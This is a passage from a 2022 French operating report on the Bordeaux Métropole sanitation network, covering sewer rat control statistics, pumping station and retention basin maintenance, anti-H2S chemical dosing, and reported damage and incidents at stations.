FIGURE 1 - EXPL.7.1 Statistiques de rats tués ou déclenchements des pièges mécaniques



WisePlan Pro



TABLEAU 1 - EXPL.7.1. Nombre de regards traités par mois et par commune en dératisation préventive (données 2022)													
COMMUNE	Janvier	Février	Mars	Avril	Mai	Juin	Juillet	Août	Septembre	Octobre	Novembre	Décembre	TOTAL
Ambarès-et-Lagrave	0	0		2	0	0	0	0	0	17	0	0	19
Ambès	0	0	14	17	0	0	0	0	0	0	14	0	45
Artigues-près-Bordeaux	0	0	44	20	0	0	0	0	0	0	0	3	67
Bassens	21	21	50	7	0	0	0	0	2	0	0	10	111
Bègles	34	39	0	8	12	0	0	0	0	0	6	3	102
Blanquefort	0	7	0	16	2	0	0	0	0	0	0	0	25
Bordeaux	28	93	0	25	26	25	33	7	29	8	45	28	347
Bouliac	0	0	0	0	0	0	0	0	0	0	0	0	0
Boussac (Le)	26	0	0	0	0	0	21	0	0	0	14	4	65
Bruges	0	7	0	0	9	0	18	0	0	0	3	0	37
Carbon Blanc	0	0	0	0	0	0	0	0	0	0	0	32	32
Cenon	14	0	0	0	0	43	81	0	0	6	60	15	219
Eysines	26	0	0	0	0	0	0	45	0	0	0	12	83
Floirac	14	0	0	0	0	0	0	15	10	0	11	45	95
Gradignan	35	0	0	0	14	0	0	0	0	62	7	0	118
Haillan (Le)	0	0	0	0	0	0	0	0	7	0	0	0	7
Lormont	7	0	0	0	0	0	0	0	0	0	0	2	9
Mérignac	14	0	0	0	0	0	0	44	14	3	17	7	99
Parempuyre	0	0	0	0	0	0	0	0	0	0	0	0	0
Pessac	7	0	0	0	0	0	0	21	25	0	3	11	67
St Aubin de Médoc	0	0	0	0	0	0	0	0	0	0	0	0	0
St Louis de Montferrand	0	0	0	0	0	0	0	0	0	0	0	0	0
St Médard en Jalles	7	0	31	0	0	0	0	0	0	0	0	0	38
St Vincent de Paul	0	0	0	0	0	2	8	0	0	0	0	0	10
Taillan (Le)	0	0	0	0	0	0	0	0	0	0	0	0	0
Talence	0	0	0	0	15	0	42	0	0	0	0	0	57
Villenave d'Ornon	0	0	0	0	64	21	0	0	0	0	20	0	105
Total	233	167	139	95	142	91	203	132	87	96	200	172	1757

EXPL.7.2. DÉRATISATION CURATIVE

La dératisation curative fait suite à des demandes d'usagers, de mairies ou de Bordeaux Métropole.

Ces demandes font l'objet d'un ordonnancement et sont traitées au travers d'une dératisation chimique avec la pose d'appâts raticides.

En 2022, nous avons **appâté 2 430 regards** (voir **TABLEAU 1**).

En 2021, nous en avons appâté 2 579.

Les communes où il y a eu le plus de dératisations curatives en 2022 sont :

- Bordeaux avec 653 regards traités ;
- Mérignac avec 212 regards traités ;
- Cenon avec 174 regards traités ;
- Bègles avec 157 regards traités ;
- Villenave d'Ornon avec 155 regards traités.

Nouveauté depuis 2022 :

Les regards appâtés font l'objet d'une visite trois semaines plus tard par le sous-traitant afin de vérifier la consommation des appâts par les rats. Les appâts sont enlevés si ces derniers n'ont pas été consommés, ceci dans l'objectif de diminuer l'impact du service sur l'envoi de micropolluants au milieu naturel.

La quantité de principe actif ainsi utilisé pour l'année 2022 est de 32,18g (2 blocs sont utilisés pour chaque appâtage représentant 200 g d'appât et 0,01 g de principe actif).

TABLEAU 2 - EXPL.7.2. Nombre de regards traités par mois et par commune en dératisation curative (données 2022)													
COMMUNE	Janvier	Février	Mars	Avril	Mai	Juin	Juillet	Août	Septembre	Octobre	Novembre	Décembre	TOTAL
Ambarès-et-Lagrave						4	3		11		2		20
Ambès				15		10	3						28
Artigues-près-Bordeaux			2	8			2		3	5	8		28
Bassens	4		1		5	22	1	2	5	2	19	2	63
Bègles		10	4	23	25	33	31	6	18	3		4	157
Blanquefort	3	6		2			2	2	6		4		25
Bordeaux	32	39	27	74	108	118	28	40	83	40	40	24	653
Bouliac					6								6
Boussac (Le)	5	3	2		14	10	9	5	8	6	6	1	69
Bruges		3				3	3			3	10	5	27
Carbon Blanc			3		3	9		11		10	4	4	44
Cenon	14	8	21	24	21	20	1	20	8	5	20	12	174
Eysines	3	2	1	4	5	3	3	3	3		14	2	43
Floirac	10	18		34	4	4	5	6	5	5	3	3	97
Gradignan	15	8		5	23	3	6	17	21	8	4		110
Haillan (Le)						4							4
Lormont		3	5	7	5	33	2	5	8	7	5	2	82
Martignas						12			3				15
Mérignac	25	9	14	20	14	25	16	20	30	12	22	5	212
Parempuyre			1			4							5
Pessac	13	7	6	15	12	17	13	31	16	5	7	9	151
St Aubin de Médoc					6			2	3				11
St Louis de Montferrand													0
St Médard en Jalles	13	4	2	22	12	21	5	15	15	14	7	4	134
St Vincent de Paul													0
Taillan (Le)		9	2	10		3		6	3	4	9	2	48
Talence	6	3	6	2	4	10	10	10	3	2	9	4	69
Villeneuve d'Ornon	9		10	25	15	20	10	3	21	18	11	13	155
Total	152	132	107	290	282	388	153	204	273	149	204	96	2430

EXPL.7.3. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel R5	Nombre de regards traités par an lors de campagnes de dératisation par commune	R5+R6 > 4000 En 2020, R5+R6 > 3000 du fait du COVID	2 079	1 627	1 573	1 757
Indicateur opérationnel R6	Nombre de regards traités par an en actions curatives ponctuelles par commune	R5+R6 > 4000 En 2020, R5+R6 > 3000 du fait du COVID	2 065	1 774	2 579	2 430
Indicateur opérationnel R7	Nombre de rats éliminés	5000	5 468	3 540	2 266	5 250
Indicateur opérationnel R20	Quantité d'appâts et de principe actif « dératisant » posée dans le réseau	N/A	Quantité d'appâts => 870,4 Kg Qté de principe actif « dératisant » => 43,52 g	Quantité d'appâts => 494,4 kg soit quantité de principe actif "dératisant" => 24,72 g	Quantité d'appâts => 666 kg soit quantité de principe actif "dératisant" => 33,31 g	Quantité d'appâts => 643,6 kg soit quantité de principe actif "dératisant" => 32,18 g

L'ENTRETIEN DES STATIONS DE POMPAGE ET BASSINS DE RETENUE

EXPL.8

SABOM

RÉFÉRENTIEL CONTRAT

Article 27

Postes de pompage

Article 28

Bassins d'étalement

SOMMAIRE

EXPL.8.1. LES STATIONS DE POMPAGE	584
EXPL.8.1.1 TRAITEMENT ANTI H ₂ S SUR LES STATIONS DE RELEVAGE	591
EXPL.8.1.2 TRAVAUX DE PROTECTION COLLECTIVE DES SITES	593
EXPL.8.1.3 DÉGRADATIONS OU AVARIES SUR LES STATIONS DE POMPAGE	596
EXPL.8.2. LES BASSINS DE RETENUE	607
EXPL.8.2.1 LES BASSINS À CIEL OUVERT	607
EXPL.8.2.2 LES BASSINS ENTERRÉS.....	615
EXPL.8.2.3 SYNTHÈSE DES NETTOYAGES DES BASSINS.....	618
EXPL.8.3. LE BILAN DES INDICATEURS	622

EXPL.8.1. LES STATIONS DE POMPAGE



ZOOM

AMDEC

En 2021, une étude technique contractuelle a été réalisée concernant l'Analyse des Modes de Défaillance, de leurs Effets et de leurs Criticités (AMDEC) sur les stations de relevage du bassin de collecte de Clos de Hilde.

En 2022, cette étude a été reconduite pour les bassins de collecte de Louis Fargue et Sabarèges.

Cette étude a été menée en réponse à l'arrêté du 31 juillet 2020 modifiant l'arrêté du 21 juillet 2015, relatif aux systèmes d'assainissement collectif et aux installations d'assainissement non collectif à l'exception des installations d'assainissement non collectif recevant une charge brute de pollution organique inférieure ou égale à 1,2kg/j de DBO5. Ce nouvel arrêté demande à ce qu'une analyse des risques de défaillances soit réalisée non plus uniquement sur la station d'épuration mais sur l'ensemble du système d'assainissement.

Un rapport de cette analyse précisant les modifications à apporter afin de réduire les risques (de pollution ou autre) a été remis à Bordeaux Métropole le 31 décembre 2022.

En 2023, va suivre celles sur les bassins de collecte de Cantinolle et de Blanquefort Lille.



Station de relevage Brazza provisoire

Ce poste a été créé suite aux différents problèmes rencontrés lors de la création du tunnel sous Garonne.

Ce poste renvoie les effluents du quartier Brazza vers la station de pompage Bastide en direction de l'unité de traitement des eaux usées de Clos de Hilde via la station de relevage de Jourde.

Suite à une arrivée d'eau massive, le 22 décembre 2022, le poste de relevage a été submergé car les pompes du poste n'ont pas pu absorber les débits entrant. N'ayant pas de retour de défaut de la vide cave, nous n'avons pas été en mesure de dire si celle-ci était défectueuse avant ou suite à l'incident.

A la fin de l'arrivée de ce surplus d'eau, les pompes de relevage du poste ont pompé jusqu'à ce que le poste arrive à son niveau bas. Or les eaux autour du poste et le poste vide et non fixé au sol, ont fait un effet bouchon, le poste s'est relevé de plus de 1,5 m. Les câbles des pompes ont été arrachés, la passerelle d'accès tordue.



Le 22/12/2022, un groupe de pompage a été mis afin d'envoyer les eaux vers le poste pluviale de la Jaunie pour la continuité de service. Le 05/01/2023, un autre groupe de pompage provisoire a été installé pour renvoyer les effluents vers Bastide et un autre en secours vers la station pluviale de Lajaunie. Ce second poste ne sera démarré qu'en cas de montée anormale du niveau d'eau dans le puits de pompage.

Suite à cet incident, la Régie de l'Eau Bordeaux Métropole doit refaire une étude afin de pérenniser l'évacuation des effluents de ce quartier.

Le temps que cette étude et les travaux soient effectués, la SABOM doit remettre le site en fonctionnement le plus rapidement possible.

Au quotidien, des équipes chargées de l'exploitation des bassins de retenue des eaux pluviales et des stations de pompage effectuent l'entretien des sites, les contrôles nécessaires garantissant le bon fonctionnement de ces ouvrages, les éventuelles réparations ainsi que le rapatriement des données telles que les index de fonctionnement.

Les opérations d'exploitation consistent à réaliser :

- des essais réguliers de fonctionnement des installations afin de garantir le démarrage immédiat des installations à chaque sollicitation,
- des opérations de nettoyage des bâches des dessableurs et des stations de pompage,
- des opérations de lutte contre l'envasement des ouvrages.

Chaque visite ou intervention de curage est enregistrée et tracée dans le logiciel GAMA.

Cette utilisation des outils numériques (tablette) permet une meilleure réactivité sur les interventions correctives nécessaires et donc une amélioration dans le suivi des installations.

Sur les 182 sites recensés avec relevage sur la Métropole, 179 sont équipés d'un système de relevage par pompage (voir [PAT.1.3](#)) dont 13 sont des bassins de gestion des eaux pluviales.

3 sites sont équipés d'un système de relevage par vis (Jalle de Toureil, La Jallère, Tartifume).

Sont considérées comme un seul site, 3 sites équipés d'autorégulations (PEYRONNET, PORTE DE LA MONNAIE et RUE DU PORT) et sont intégrées dans la liste des stations. Ces 3 sites ont une armoire commune et une seule alimentation électrique, c'est la raison pour laquelle ils sont considérés comme un seul site dans le reporting. Pour les curages, les trois sont faits en même temps.

Un site reste inexploité à ce jour, le site de BIO-PARC car aucun branchement n'est raccordé et la station n'est pas équipée.

Nous avons deux sites de moins qu'en 2021 : Abattoir PI et Ravezies PI sont sortis de l'exploitation.

La **politique de curage des stations de pompage** est définie via un planning annuel de curage établi pour toutes les stations de pompage.

Le nombre de curage des stations de pompage est planifié en fonction des mesures d'encrassement effectuées dans le cadre des visites mensuelles de l'année précédente. Ce nombre est ajusté si besoin en effectuant des passages supplémentaires ou en augmentant le temps entre chaque nettoyage.

Concernant les 169 stations de pompage, EP, EU et sélective confondues, en exploitation (166 stations + 3 vis de relevage), 18 n'ont pas été curées en 2022 car leur visite mensuelle a permis de déterminer que leur état ne nécessitait pas de curage (25 sites en 2021). Le **TABLEAU 1** fait état de la réalisation ou non des curages de stations de pompage en 2022. Les 3 vis de relevage ne sont pas curées car aucun volume de boue n'est pompé mais elles sont entretenues soit par chasse soit, comme la station de Tartifume, par nettoyage haute pression en renvoyant la vase de la Garonne vers le milieu naturel afin de libérer les clapets.

Pour les **170 stations de pompage eaux usées et sélectives**, 282 curages de bâches ont été effectués en 2022 (contre 270 en 2021) sachant qu'un curage est effectué, **au minimum une fois par an**, mais certaines stations identifiées comme points noirs peuvent être curées plus souvent. Des curages supplémentaires peuvent être aussi réalisés à la demande des agents suite aux tournées de contrôle.

Les curages de stations sélectives peuvent durer plusieurs jours. A titre d'exemple, cette année, le curage de la station de Noutary a été réalisé en une semaine et deux fois dans l'année. En 2021, cette station avait été nettoyée une seule fois mais cela avait duré 12 jours. La station de Noutary a une bâche très grande et les pompes EU sont relativement petites. Cela a pour conséquence une stagnation des effluents qui sont chargés en graisse.

Concernant les **stations de pompage eaux pluviales**, bien qu'elles soient intégrées dans le planning annuel, **celles-ci ne sont curées que si nécessaire, ce qui a été le cas pour 21 stations sur 37 en 2022** (contre 15 en 2021).

Les déchets de curage des stations de pompage sont acheminés dans l'aire de dépotage de Louis Fargue, sauf cas exceptionnel.

Cette année, nous n'avons pas eu besoin d'envoyer les déchets à la SEDE.

TABLEAU 1 - EXPL.8.1. Curage des stations de pompage en 2022			
Stations	Type	Commune	Date curage
ABRIA STATION	EP	BORDEAUX	S28
ACIERIES PI	EP	PESSAC	S42
ALFRED DANAY	EU	BORDEAUX	S2 S10 S30 S46
AMBES CD 10	EP	AMBES	
ANDRE MESSEGER	EU	BRUGES	S2 S10 S30 S48
ARCINS	EU	BOULIAC	S28
AUTOREG (PEYRONNET - PORTE DE LA MONNAIE - RUE DU PORT	EU	BORDEAUX	S2
AVENUE DE SAINT LOUBES	EU	AMBARES LA GRAVE	S30
AVENUE DU ROY	EU	AMBARES LA GRAVE	S12 S51
BALZAC	EU	VILLENAVE D'ORNON	S9 S15 S24
BARAIL (DIP)	EU	BORDEAUX	S31
BARANQUINE (DIP)	EU	BASSENS	S30
BARTHEZ (DIP)	EU	GRADIGNAN	S33
BAS BOUSCAT 1	UN	LE BOUSCAT	S3
BAS BOUSCAT 2	EP	LE BOUSCAT	S12
BASTIDE	EU	BORDEAUX	S1 S28 S49
BEAUSEJOUR Zac	EU	AMBARES LA GRAVE	S10 S45
BENAUGE PI	EP	BORDEAUX	S42
BERLIQUETS	EU	BOULIAC	S13 S24 S36 S44
BERNATETS	EU	AMBARES LA GRAVE	S2 S17 S49
BICENTENAIRE	EP	BEGLES	S29
BIOPARC (non exploité)	EU	MERIGNAC	
BIR-HAKEIM PI	EP	BORDEAUX	S26
BLANQUEFORT ZI	EU	BLANQUEFORT	S4
BOIS GRAMOND EU (DIP)	EU	EYSINES	S19

TABLEAU 1 - EXPL.8.1. Curage des stations de pompage en 2022			
Stations	Type	Commune	Date curage
BOURG STADE	EP	SAINT LOUIS DE MONTFERRAND	S15
BRAZZA	EU	BORDEAUX	S49
BROWN EU	EU	VILLENAVE D'ORNON	S1 S25 S42
BRUGES 1	EU	BRUGES	S7 S23 S40 S50
BRUGES 2	EU	BRUGES	S5 S23 S34
CAISSE DES DEPOTS	EU	BORDEAUX	S2 S33
CALIXTE CAMELLE	EU	BEGLES	S41
CAMP DES LANCIERS	EU	SAINT MEDARD EN JALLES	S11 S35
CANTERANNE	EU	BOULIAC	S25 S47
CARBON BLANC PI	EP	CARBON BLANC	
CARLE VERNET	EU	BORDEAUX	S15 S31
CARRIET EU	EU	BASSENS	S5 S12 S28
CASTENCAU EP	EP	SAINT LOUIS DE MONTFERRAND	S4 S52
CASTENCAU EU	EU	SAINT LOUIS DE MONTFERRAND	S4 S24 S52
CAUDERAN NAUJAC	UN	BORDEAUX	
CAUPIAN EU	EU	SAINT MEDARD EN JALLES	S13 S33 S50
CHATENET	EU	PESSAC	S18
CHEMIN DE LA VIE	EU	AMBARES LA GRAVE	S1 S24 S50
CHEMIN DES COLLINES	EU	BOULIAC	S35
CHEMIN DES MAURES	EU	TALENCE	S5 S33 S46
CHEVALIER	EU	SAINT MEDARD EN JALLES	S7 S31 S48
CIGALES	EU	ARTIGUE PRES BORDEAUX	S30
CINQUIEME REPUBLIQUE	EP	PESSAC	
CITE NOEL	UN	BORDEAUX	S34
CLOS DE SAIGE	EU	PESSAC	S2 S34
CLOS PEYBOIS	EU	BLANQUEFORT	S7 S48
COCUT (DIP)	EU	BEGLES	S18
CROIX NOIRE (DIP)	EU	AMBARES LA GRAVE	S2 S7 S33
DERRUPPE	EU	BRUGES	S19
DOMAINE DE BELFONTAINE	EU	BOULIAC	S2 S25
DOMANIALES	EU	PESSAC	S13 S42
EAU BLANCHE	EU	BEGLES	S4 S23 S39
EMILE COUNORD	EU	BORDEAUX	S52
ENTRE DEUX MERS	UN	CENON	S5 S26
FAIZEAU	EU	BOULIAC	S2 S26
FAUVETTE	EU	TALENCE	S9 S31
FIEUZAL	EU	BRUGES	S12 S33 S42
FOIRE A	EU	BORDEAUX	S7 S40
FOIRE B	EU	BORDEAUX	S5 S31 S50
FORGERON	EU	GRADIGNAN	S9 S33 S46
FRANCOIS DE SOURDIS	EP	BORDEAUX	
GALIN	EP	BORDEAUX	S9
GARONNE (DIP)	EU	SAINT LOUIS DE MONTFERRAND	S16
GRANDJEAN	EU	AMBARES LA GRAVE	S10 S52
HAMEAU D'EPSOM	EU	BOULIAC	S13 S47

TABLEAU 1 - EXPL.8.1. Curage des stations de pompage en 2022			
Stations	Type	Commune	Date curage
HILSZ	EU	BLANQUEFORT	S31
HIPPODROME	EU	EYSINES	S9
HOURCADE	EU	BEGLES	S18 S30
HUSTIN (DIP)	EU	LE HAILLAN	S18
IMPASSE DES PLACES	EU	AMBARES LA GRAVE	S30
ISSAC	EU	SAINT MEDARD EN JALLES	S13
JARDINS DE COTOR	EU	GRADIGNAN	S1 S11 S34 S50
JARDINS DU MEDOC (DIP)	EU	SAINT AUBIN	S18
JEAN JACQUES BOSCH PI	EP	BORDEAUX	
JEAN JAURES	UN	BORDEAUX	
JEANNE D'ARC (DIP)	EU	BEGLES	S30
JONQUILLES	EU	ARTIGUE PRES BORDEAUX	S15
JOURDE	UN	BORDEAUX	S3 S4 S25 S50
LA BOETIE	EU	LE TAILLAN MEDOC	S9 S41
LA GRAVADE PI	EP	BASSENS	S5 S25 S51
LA HUTTE	EP	BRUGES	S18
LA MELOTTE EU	EU	SAINT VINCENT DE PAUL	S7 S52
LA PALUE	EU	PAREMPUYRE	S7 S46
LAJAUNIE	EP	BORDEAUX	
LAMANDE PI	EP	LORMONT	
LAMOTHE LESCURE EU	EU	EYSINES	S7 S35 S48
LANDEGRAND (DIP)	EU	PAREMPUYRE	S31
LAROQUE	UN	BORDEAUX	S45
LARRUE	EU	PESSAC	S9 S31 S47
LARTIGUE MARTIN (DPL)	EU	SAINT VINCENT DE PAUL	S30
LAUZUN	UN	BORDEAUX	S44
LE TASTA	EU	BRUGES	S21 S23 S24
LECOCQ	EU	BORDEAUX	
LEO LAGRANGE	EP	BORDEAUX	
LES AUBIERS	EU	BORDEAUX	S5 S29 S48
LES SAULES	EU	BOULIAC	S24 S41
LETELLIER (DIP)	EU	BORDEAUX	S35
LEYRAN	EU	VILLENAVE D'ORNON	S2 S15 S26 S45
LIXIVIAT JALLERE	EU	BORDEAUX	S46
MACAU (DIP)	EU	PAREMPUYRE	S42
MALUS	EU	BOULIAC	S13 S26 S51
MANON CORMIER PI	EP	BASSENS	S5 S25 S33 S46
MEDOC	UN	BORDEAUX	S36
MENDES FRANCE (DIP)	EU	BEGLES	S18
METRO	EP	BORDEAUX	S7 S33 S48
MEYCAT (DIP)	EU	LE HAILLAN	S18
MICHAELIS EU	EU	AMBARES LA GRAVE	S2 S15 S47
MICHAELIS PI	EP	AMBARES LA GRAVE	S17
MOULIN NOIR EU	EU	EYSINES	S7 S33 S42
NAUJAC	EP	BORDEAUX	

TABLEAU 1 - EXPL.8.1. Curage des stations de pompage en 2022			
Stations	Type	Commune	Date curage
NODIER	EU	SAINT MEDARD EN JALLES	S11 S48
NOUTARY	UN	BEGLES	S20 S49
ONZE NOVEMBRE	EU	PAREMPUYRE	S6 S42
ORNANO	EP	BORDEAUX	
PAE DU CHAI	EU	LE TAILLAN MEDOC	S15 S48
PARC DE L'ETOILE	EU	BOULIAC	S24 S33 S47
PARKING 1 FOIRE	EU	BORDEAUX	S5
PARKING 2 FOIRE	EU	BORDEAUX	S5
PATY MALLET	EU	BEGLES	S2 S31 S48
PAUL EMILE VICTOR PI	EP	PESSAC	S13
PERIER	EP	BRUGES	
PEYRONNET PI	EP	BORDEAUX	S15
PHARE	EU	MERIGNAC	S1 S9 S18 S29 S42 S50
PINEL	UN	FLOIRAC	S13 S45
POETES	EU	AMBARES LA GRAVE	S24
PONT DE LA GRAVE	EP	BEGLES	
PONT DE LA PIERRE	EU	SAINT MEDARD EN JALLES	S7 S48
PONT DE PIERRE	EP	BORDEAUX	
PROCESSION	EU	MERIGNAC	S18
PYRENEES (DIP)	EU	VILLENAVE D'ORNON	S33
QUATRIEME REPUBLIQUE	EU	VILLENAVE D'ORNON	S7 S31 S47
RENARDEAUX	EU	MERIGNAC	S1 S23 S47
RENAUDEL	EU	BEGLES	S34
ROBESPIERRE	EU	TALENCE	S9 S48
ROCHEMOND	EP	BEGLES	S42
ROSA BONHEUR (DIP)	EU	MERIGNAC	S18
SAINT-EMILION	UN	BORDEAUX	S26 S39
SAINT-EXUPERY AMBES EP	EP	AMBES	S11
SAINT-EXUPERY AMBES EU	EU	AMBES	S11
SAINT-EXUPERY GRADIGNAN	EU	GRADIGNAN	S5 S25 S47
SAINT-GENES PI	EP	BORDEAUX	
SAINT JEAN	EP	BORDEAUX	S43
SAINT-LOUIS DE MONTFERRAND SS	EU	SAINT LOUIS DE MONTFERRAND	S41 S42
SALZEDO (DIP)	EU	LE TAILLAN MEDOC	S18
SANTA MONICA	EU	PESSAC	S7 S46
SEGUR	EU	PAREMPUYRE	S6 S34 S48
SICART (DIP)	EU	AMBARES LA GRAVE	S24
SIPHON D'ARS BRASCASSAT	EP	BORDEAUX	S32
SYBILLE	EU	BASSENS	S12 S34
TARTIFUME	EP	BEGLES	S48
TERRASSES DE GARONNE (DIP)	EU	BOULIAC	S41
THIERS	EU	BORDEAUX	S13 S29
TOCTOUCAU	EU	PESSAC	S2 S42
TREMIE TRAM PESSAC PI	EP	PESSAC	
TROIS CHENES (DIP)	EU	PESSAC	S18 S48

TABLEAU 1 - EXPL.8.1. Curage des stations de pompage en 2022			
Stations	Type	Commune	Date curage
TRW	EU	BORDEAUX	S9 S48
TUILERIE	EU	SAINT AUBIN	S11
VALLON	EU	PESSAC	TRAVAUX
VAUBAN (DIP)	EU	BASSENS	S24
VERT CASTEL	EU	MERIGNAC	S1 S15 S42 S48
VICTOR HUGO	EU	AMBARES LA GRAVE	S15 S52
VILLAGE DU CHATEAU	EU	LE TAILLAN MEDOC	S1 S19 S50
ZOO DE PESSAC	EU	PESSAC	S11
Stations non nettoyées en 2022			

EXPL.8.1.1 TRAITEMENT ANTI H₂S SUR LES STATIONS DE RELEVAGE

Onze stations de pompage sont équipées de traitement contre la formation H₂S sur les réseaux (**TABLEAU 1bis**).

Le traitement sur la station de Chemin de la Vie (Ambarès-et-Lagrave) est en service depuis le dernier trimestre 2020.

Trois produits chimiques sont utilisés : le chlorure ferreux, le nitrate de calcium et le nitrate de sodium (nouveau produit).

Le nitrate de sodium, nouveau réactif produit sur la station d'épuration de Louis Fargue depuis 2021 grâce au procédé VALEAZ (voir **EXPL.10**) n'a pas été utilisé cette année. L'utilisation de ce nitrate de sodium est plus contraignante d'un point de vue sécurité. En effet l'utilisation de masques à cartouches et de détecteurs de gaz est obligatoire du fait des remontées importantes d'ammoniac gazeux pouvant se dégager lors des dépotages.

TABLEAU 1bis - EXPL.8.1. Stations de pompage avec traitement H2S en 2022					
Territoire	Station de pompage	Commune	Libellé produits Chimiques	Volume conditionnement sur site en litre	Volume consommé sur l'année en litre
SABOM	ARCINS	BOULIAC	CHLORURE FERRIQUE	1 000	0
SABOM	AVENUE DU ROY	AMBARES	NITRITE DE CALCIUM	3 000	11 812
SABOM	AVENUE DU ROY	AMBARES	NITRITE DE SODIUM	3 000	0
SABOM	BERLIQUET	BOULIAC	NITRITE DE CALCIUM	10 000	16 663
SABOM	BRUGES 1	BRUGES	NITRITE DE CALCIUM	20 000	79 774
SABOM	CAMPS DES LANCIERS	SAINT MEDARD EN JALLES	NITRITE DE CALCIUM	10 000	38 279
SABOM	CAMPS DES LANCIERS	SAINT MEDARD EN JALLES	NITRITE DE SODIUM	10 000	0
SABOM	CASTENCAU	SAINT LOUIS DE MONTFERRAND	CHLORURE FERREUX	5 000	20 112
SABOM	CHEMIN DE LA VIE	AMBARES	NITRITE DE CALCIUM	4 700	12 950
SABOM	FOIRE A	BORDEAUX	NITRITE DE CALCIUM	10 000	39 929
SABOM	LA MELOTTE	SAINT VINCENT DE PAUL	NITRITE DE CALCIUM	7 000	54 410
SABOM	LA PALUE	PAREMPUYRE	CHLORURE FERREUX	10 000	13 262
SABOM	LA PALUE	PAREMPUYRE	NITRITE DE CALCIUM	10 000	12 488
SABOM	VICTOR HUGO	AMBARES	CHLORURE FERRIQUE	800	0

Deux nouveaux sites utilisent du nitrate de Calcium : Foire A et Bruges 1. Ces unités de traitement ont été mises en service au mois de mai 2022.

Des mesures de taux H2S aux exutoires ont été relevées et après plusieurs tests, la conclusion est que le traitement est efficace.

Sur Bruges 2, l'exutoire de Bruges 1, malgré le traitement au nitrate de calcium le taux d'H2S reste élevé car les effluents qui arrivent sur la station de relevage de Bruges 2 contiennent du sulfure.

Nous avons également changé le traitement anti H2S de la station de la Palue.

Le chlorure ferreux qui remplace le nitrate de Calcium sur ce site, a plus de rémanence et permet le traitement des sulfures au croisement de l'exutoire du refoulement de la station de la Palue et du gravitaire venant de l'ouest de Parempuyre. Son efficacité a permis de réduire significativement le taux d'H2S sur la station de relevage de Onze Novembre, et les odeurs du centre-ville.

Le traitement de la station Arcins (Bouliac) a été arrêté car le chlorure ferrique détériore les canalisations inox et les pompes.

La station **Avenue du Roy** (Ambarès-et-Lagrave) est en cours de réhabilitation par la Bordeaux Métropole : augmentation du débit des pompes, rallongement et augmentation du diamètre du refoulement, résinage de la cuve béton, mise en place d'un ballon anti coup de bélier, évacuation de la cuve de chlorure ferrique, mise en place d'une dalle béton pour mettre une cuve de nitrate de calcium de 10 000 L. La cuve de nitrate de calcium sera mise en place en 2023.

EXPL.8.1.2 TRAVAUX DE PROTECTION COLLECTIVE DES SITES

Une campagne de sécurisation des sites par des protections collectives a été menée cette année (28 sites concernés en 2022).

Quelques exemples sont notifiés ci-après.

- Caillebotis et barres anti chute renouvelés :

PHOTOGRAPHIE 1 EXPL.8 Galin



PHOTOGRAPHIE 2 EXPL.8 Saint Jean



PHOTOGRAPHIE 3 EXPL.8 Berliquet



PHOTOGRAPHIE 4 EXPL.8 Faizeau



PHOTOGRAPHIE 5 EXPL.8 Hameau d'Epson



PHOTOGRAPHIE 6 EXPL.8 Peyronnet PI



EXPL.8.1.3 DÉGRADATIONS OU AVARIES SUR LES STATIONS DE POMPAGE

DÉGRADATIONS PAR LES GENS DU VOYAGE

- Tartifume

Les gens du voyage se sont installés sur le parking du centre commercial d’Arcins en janvier 2022.

Ils ont passé sur le site de Tartifume des tuyaux d’eau et des câbles électriques depuis une boîte de raccordement à proximité de notre station.

Une plainte a été déposée car les câbles électriques traversaient la flaque d’eau générée par les fuites de leur branchement d’eau.

PHOTOGRAPHIE 7 EXPL.8 Portail d’entrée condamné



Pour la sécurité des agents SABOM, nous avons interdit les interventions de nuit en astreinte sur ce site.

DÉGRADATIONS DU PATRIMOINE

Nous avons subi cette année des dégradations suite à des incivilités.

- PAE du Chai

C'est le cas sur la station de relevage PAE du Chai où en 2021, nous avons eu le vol de la trappe d'accès à la cuve.

PHOTOGRAPHIE 8 EXPL.8 Trappe d'accès manquante PAE du Chai



La SABOM a renouvelé la trappe par un capot en composite. Cette matière est moins convoitée que les autres métaux.

PHOTOGRAPHIES 9 et 10 EXPL.8 Nouvelle trappe d'accès PAE du Chai



- Macau et Cinquième République

Cette année deux armoires de poste ont été dégradées par des véhicules sur les stations de relevage de Macau sur Pempuyre et de Cinquième République sur Pessac. Les armoires seront remplacées au premier semestre 2023 car les sites, bien que les armoires soient en mauvais état, continuent de fonctionner.

PHOTOGRAPHIES 11 et 12 EXPL.8 Poste de relevage de Macau endommagé



PHOTOGRAPHIES 13 et 14 EXPL.8 Poste de relevage de Cinquième République endommagé



- Croix Noire

Des dépotages de produits dangereux sur la station de relevage de Croix Noire sont à déplorer en 2022. Environ 500 litres de fuel se sont retrouvés dans le réseau d'eaux usées.

Sur constat, le pompage a été arrêté et le réseau et la station de relevage nettoyés. Néanmoins, le débitmètre a été dégradé par le fuel.

PHOTOGRAPHIE 15 EXPL.8 Fuel dans la station de relevage Croix Noire



Les problèmes d'approvisionnement que la SABOM subit n'ont pas permis de remplacer ce débitmètre en fin d'année.

- Peyronnet PI

Suite aux travaux d'aménagement du quartier de Saint Jean Belcier, les câbles alimentant les pompes et les informations de mesure de la station de refoulement de Peyronnet PI ont été sectionnés imposant de faire des rotation 2 fois par jour sur un week-end.

L'entreprise a pris à ses frais le remplacement des câbles.

PHOTOGRAPHIES 16, 17 et 18 EXPL.8 Travaux d'aménagement ayant endommagé Peyronnet PI



- Sous Vide du Tasta

Suite à des travaux d'un nouveau branchement d'assainissement, le soir même des défauts sont apparus sur le manque de vide sur le réseau 1 (rue des Ecoles).

Dans la bache des morceaux de bitume bloquaient la valve et ont donc généré des défauts. Après le nettoyage, le réseau a pu être remis en service.

PHOTOGRAPHIE 19 EXPL.8 Travaux d'un nouveau branchement ayant endommagé la station Sous Vide du Tasta



AVARIE SUR LES STATIONS DE POMPAGE

- Laroque

Suite à un coup de vent en avril, des arbres sont tombés sur la station sélective de Laroque à Bruges.

PHOTOGRAPHIES 20 et 21 EXPL.8 Arbres tombés à la station de relevage de Laroque




- Station sous vide de Saint Louis de Montferrand

Suite à la casse du refoulement de la station de sous vide de Saint Louis de Montferrand, un by-pass en direction de la Garonne a été mis en place le temps de la réparation. Cette casse est arrivée en même temps que le renouvellement des pompes à vide.

PHOTOGRAPHIE 22 EXPL.8 Sortie des eaux usées suite à la casse du refoulement des pompes de reprise



